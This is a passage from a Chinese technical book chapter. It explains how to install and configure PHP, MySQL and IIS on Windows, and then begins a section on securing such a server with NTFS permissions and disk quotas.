我们从 www.mysql.org 下载最新的版本 6.0.8,MySQL 的下载地址是：http://dev.mysql.com/get/Downloads/MySQL-6.0/mysql-6.0.8-alpha-win32.zip/from/http://mysql.ntu.edu.tw/。

2. 下载 php

如果本地没有 php 则可以到 php 的下载地址去下载：

http://cn2.php.net/get/php-5.2.8-Win32.zip/from/cn.php.net/mirror

我们为什么要下载最新版的啊，因为最新版的黑客研究相对来说，算是比较安全的。安装的过程很简单，直接按照默认的安装，这里就不多废话了。这里说一下把 PHP 安装到了 D:\php 目录下，后面会详细讲解 MySQL 如何进行配置。

7.9.3　PHP 基本准备工作

1. 选择配置 php.ini 文件

PHP 安装完成了以后（其实也就是将压缩包解压缩，也有微软的 msi 那种一步一步安装的，俺没有试过），首先来到 php 的安装目录下，在这里可以看到了 2 个 php.ini 的文件，即 php.ini-dist 和 php.ini-recommended。最好选择 php.ini-recommended，因为这个文件是 PHP 官方经过优化以后的文件。先把这个文件改名改成 php.ini，然后把它复制到 C:\Windows 目录下。

2. 复制 Libmysql.dll 库文件到系统

将 Libmysql.dll 复制到系统目录里是为了能让 PHP 程序可以和 MySQL 数据库相连接。如用的不是 MySQL 就不用复制了，在这里把“D:\php”目录下的 Libmysql.dll 文件复制到“C:\Windows\system32”目录下。

3. 配置 php.ini 文件

我们进入“C:\Windows”找到 php.ini 文件，需要编辑几个参数，以至于让 php 能找到我们需要的组件例如 mysql 库，gd 库的支持等。

（1）修改 extension_dir 参数。如图 7-79 所示，首先找到 extension_dir = "./"把这里修改成 extension_dir = "D:/php/ext"，这里必须注意修改成自己的配置环境，否则是不会成功的。




图 7-79 修改 extension_dir 参数

（2）加载需要使用的模块。根据实际情况加载所需的模块，在本次配置环境中我们需要加载 mysql 模块，gd 模块，mcrypt 模块。如图 7-80 所示，是我们修改后的情况，我们做的工作是仅仅需要把“;extension=php_openssl.dll”前面的分号去掉。当然是需要什么模块就去掉对应的引号。



图 7-80 加载需要使用的模块

说明：

（1）“.php”可以和任意的数据库进行连接并且能够很好地无缝的工作，例如最经典的是 MySQL，其次还有 MSSQL，ORACLE 等数据库。如果您的操作环境选择的不是 MySQL 的话，那么必须修改对应的模块，例如 MSSQL 对应的模块是 php_mssql.dll，ORACLE 对应的模块 php_oci8.dll 等等。

（2）gd 模块，加载它的作用是对图形的支持，说的明白点，例如 Discuz 的加水印的功能。

（3）MySQL 模块是支持 MySQL 数据库必须加载的模块。

（4）mcrypt 模块是 PhpMyAdmin 需要的模块。如果你觉得手工管理 MySQL 麻烦，而且觉得下载软件也比较麻烦的话，可以下载一个 phpMyAdmin，非常强大的 MySQL 管理工具。

7.9.4 MySQL 基本准备工作

（1）运行 MySQL 安装程序

我们使用的是最新版本的 6.0.8，前面基本的安装位置等就略过不讲解了，大部分人都可以独立完成，这里重点讲解一下如何配置 MySQL 的服务器。我们从如图 7-81 开始讲解，如图 7-81 所示是欢迎界面，没什么说的，直接点下一步。




图 7-81　开始安装 MySQL 数据库服务器

（2）选择安装类型

如图 7-82 所示，这里是比较关键的一步，让我们选择安装的类型，“Detailed Configuration”是手动精确配置，可以很好地定制服务器，按照自己的需要配置服务器。这里适合懂 MySQL 基本原理的朋友使用。第二个是“Standard Configuration”标准配置，这

个选项的作用是利用 MySQL 默认推荐的选项来完成安装。我们选择“Standard Configuration”，因为我们只要使用标准的 MySQL 功能就可以了。




图 7-82　选择安装类型

（3）配置实例

如图 7-83 所示，在实例配置向导中也有 2 个选择，比较容易理解“Install As Windows Service”，选择它就是安装成 Windows 的系统服务，说白了就是开机的时候能自动启动。第二个“Include Bin Directory in Windows PATH”就是把 MySQL 的 BIN 目录安装进环境目录，好处是任意打开的 CMD.exe 都可以执行 MySQL 的程序。根据个人爱好，在本例就全选，且将 MySQL 作为服务名称，如图 7-83 所示。



图 7-83　配置实例

（4）设置 MySQL 密码

点“下一步”如图 7-84 所示，这里主要是一些基本的安全设置，例如 root 的密码，这

里的原则是尽量复杂，并且一定不要使用 root 用户来安装一些 php 的程序，例如 Discuz 等，我们的原则是另外建立一个专用的低权限的用户。还有个特别需要注意的地方是画红线的地方一定不要选择，“Enable root access from remote machines”的意思是让 root 用户可以进行远程连接。因为如果设置的过于密码简单，并且开启了远程访问功能，被黑客渗透进来，那么黑客拿的权限大部分是系统权限。所以这里一定要注意。



图 7-84　设置 MySQL 密码和安全选项

（5）安装 MySQL

如图 7-85 所示，开始安装 MySQL 了，如果所有的选项都是被打勾，表示安装 MySQL 成功，而且安装成功后会给出一些提示，如果安装不成功，请重复上面步骤重新安装！




图 7-85　安装 MySQL 成功

OK，到这里 MySQL 的基本配置就算完成了。到上面这步已经完成了 IIS，php，MySQL

的基本的准备工作了，下面我们就开始利用 IIS 来加载 php 了。

7.9.5 配置 IIS 支持 php

1. 新建网站

由于配置的是 Windows 下的网站，因此需要建立一个新的站点。单击“开始”→“所有程序”→“管理工具”→“Internet 信息服务(IIS)管理器”，如果一切正常，则会弹出如图 7-86 所示的画面。



图 7-86 打开 IIS 信息服务器管理器

用右键单击网站，从弹出的菜单中选择“新建”，如图 7-87 所示，然后选择子菜单中的网站，接着会弹出网站创建向导，点击“下一步”案例继续进行配置。



图 7-87 新建网站

2. 设置网站名称

如图 7-88 所示，输入名字，可以写成你对应网站的名称，主要用于标识和区分。



图 7-88　设置网站名称

3. 设置主机头

如图 7-89 所示，有个重点需要说一下，就是此网站的主机头，其实这个选项的作用是可以配置虚拟主机，说白了也就是一个服务器上安装多个网站，填入你自己对应的网址就可以了，这里我们就不填写了。网站的 IP 地址是可以浏览的 IP 地址，这里输入全部未分配，本机所有网卡上的所有 IP 地址都可以访问。下面是 WWW 的端口，默认 80 就不修改了。




图 7-89　设置主机头

4. 设置网站主目录

如图 7-90 所示，这里选择网站的主目录，对应你自己的网站目录就可以了。看画线的部分是允许匿名访问，我们必须选择，如果你的网站是基于 Windows 集成认证的话可以不选择，大部分的网站必须选择。




图 7-90　设置主目录路径

5. 设置网站访问权限

在上面的步骤中选择好了以后，单击“下一步”，便到如图 7-91 所示的网站访问权限设置界面，这里需要注意的是我们必须选择前两项，即“读取”和“运行脚本”。点“下一步”完成网站配置。




图 7-91　设置网站访问权限

说明：

以上设置在使用新建网站向导设置完毕后，在 IIS 管理器中还可以进行修改。

6. 配置 IIS 支持 php

配置完了网站后，我们就开始配置 IIS 对 php 的支持了，我们最好先把网站停掉。

（1）配置 test 网站

如图 7-92 所示，用鼠标右键单击刚才新建的“test”这个网站，然后选择属性。我们单击“主目录”页签。




图 7-92　配置网站 test

（2）配置 php 扩展

单击“配置”按钮，在新弹出的“应用程序配置”对话框中，单击“添加”按钮，加入php的ISAPI支持，选择可执行文件为“D:\PHP\php5isapi.dll“（php 目录下的php5isapi.dll），扩展名为”.php“（这里千万注意 php 前面的.），”限制动作为“GET，POST”，如图 7-93 所示，单击“确定”添加，并在“应用程序扩展”窗口中查看“.php”扩展是否加载成功。若成功，则单击“确定”关闭配置窗口，回到站点属性主窗口。




图 7-93　配置 php 扩展

（3）设置默认文档

如图 7-94 所示，然后单击“文档”页签，在“默认内容文档”中根据网站程序首页名称添加对应的页面名称，一般为“index.php，default.php”，如有静态化的话，可能包含“index.htm”，“index.html”，把它们都添加到列表里，完成后，单击“确定”按钮，关闭站点属性配置窗口，回到 IIS 管理器主界面。




图 7-94　设置默认文档

（4）添加 php 的扩展

如图 7-95 所示是选择添加 php 的扩展。这里有一步一定要注意，就是把图 7-95 中画线的地方也就是设置扩展状态为允许，不然是不会支持 php 的。




图 7-95　添加 php 的扩展

7.9.6 测试 PHP 环境

到这一步基本上就完成了网站的配置了，首先启动 test 站点，因为我们一开始配置的时候关闭了。进入 Web 目录新建一个 index.php 文件，内容是<?php phpinfo(); ?>。然后打开站点，如图 7-96 所示，表示成功完成了 IIS+MySQL+php 的配置。




图 7-96 测试 php 环境

> **注意：**
>
> 通过 phpinfo()函数可以显示我们的配置情况，配置正确与否可以通过这个来显示。

7.10 Windows 下 PHP+MySQL+IIS 安全配置

本节学习目的是达到万网、新网等专业级个人或者是企业服务器级别安全，这里面有非常多的小技巧，希望大家能够吸收。

7.10.1 NTFS 权限的简单介绍

1. NTFS 介绍

我为什么会把 NTFS 作为第一部分讲解是有原因的，主要是因为 Windows 的文件或者目录权限都是利用 NTFS 的功能来实现访问规则的。

首先来简单介绍一下 NTFS，NTFS（New Technology File System）是 Windows NT 操

作环境和 Windows NT 高级服务器网络操作系统环境的文件系统。NTFS 的目标是提供：可靠性，通过可恢复能力（事件跟踪）和热定位的容错特征实现；增加功能性的一个平台；对 POSIX 需求的支持；消除 FAT 和 HPFS 文件系统中的限制。

NTFS 提供长文件名、数据保护和恢复，并通过目录和文件许可实现安全性。NTFS 支持大硬盘和在多个硬盘上存储文件（称为跨越分区）。例如，一个大公司的数据库可能大得必须跨越不同的硬盘。NTFS 提供内置安全性特征，它控制文件的隶属关系和访问。从 DOS 或其他操作系统上不能直接访问 NTFS 分区上的文件。如果要在 DOS 下读/写 NTFS 分区文件的话可以借助第三方软件；现如今，Linux 系统上已可以使用 NTFS-3G 进行对 NTFS 分区的完美读/写，不必担心数据丢失。这是 Windows NT 安全性系统的一部分，但是，只有在使用 NTFS 时才是这样的。

2. 使用 Convert 转换 Fat32 分区为 NTFS 分区

如果你的服务器是使用 Fat32 的话，那我强烈建议你修改成 NTFS 的。如果把系统安装在了 C 盘并且是 Fat32 的话，那么默认这台服务器上所有的用户都具有修改权限，说白了也就是说任何人都能把你 C 盘重要的文件删除或者修改。这样的情况大家当然是不希望看到了。所以我们这里需要把 Fat32 修改成 NTFS 的磁盘格式。

这里使用的命令是 Convert 如图 7-97 所示。这里是它的基本语法，很好理解。我们把 C 盘的 Fat32 分区修改成 NTFS。在图 7-97 中输入 Y 就开始自动转换了。



图 7-97　使用 Convert 转换磁盘分区

这里提示一下，Windows 2003 开始安装的时候最好用 NTFS 快速格式化，不要使用 Fat32，如图 7-98 所示，避免麻烦。



图 7-98　使用 convert 命令将 Fat32 分区转换成 NTFS 格式

7.10.2　NTFS 详解之磁盘配额

1. NTFS 磁盘配额介绍

首先看一下 NTFS 比 Fat32 多的功能，如图 7-99 和图 7-100 所示。可以看到明显的区别，NTFS 添加了非常多的功能。主要功能有安全，磁盘配额等。这里重点讲解安全和磁盘配额。




图 7-99　NTFS 分区磁盘功能



图 7-100　Fat32 分区磁盘功能

还是先简单介绍一下磁盘配额，把安全最为重点放到后面再谈。先来了解一下磁盘配

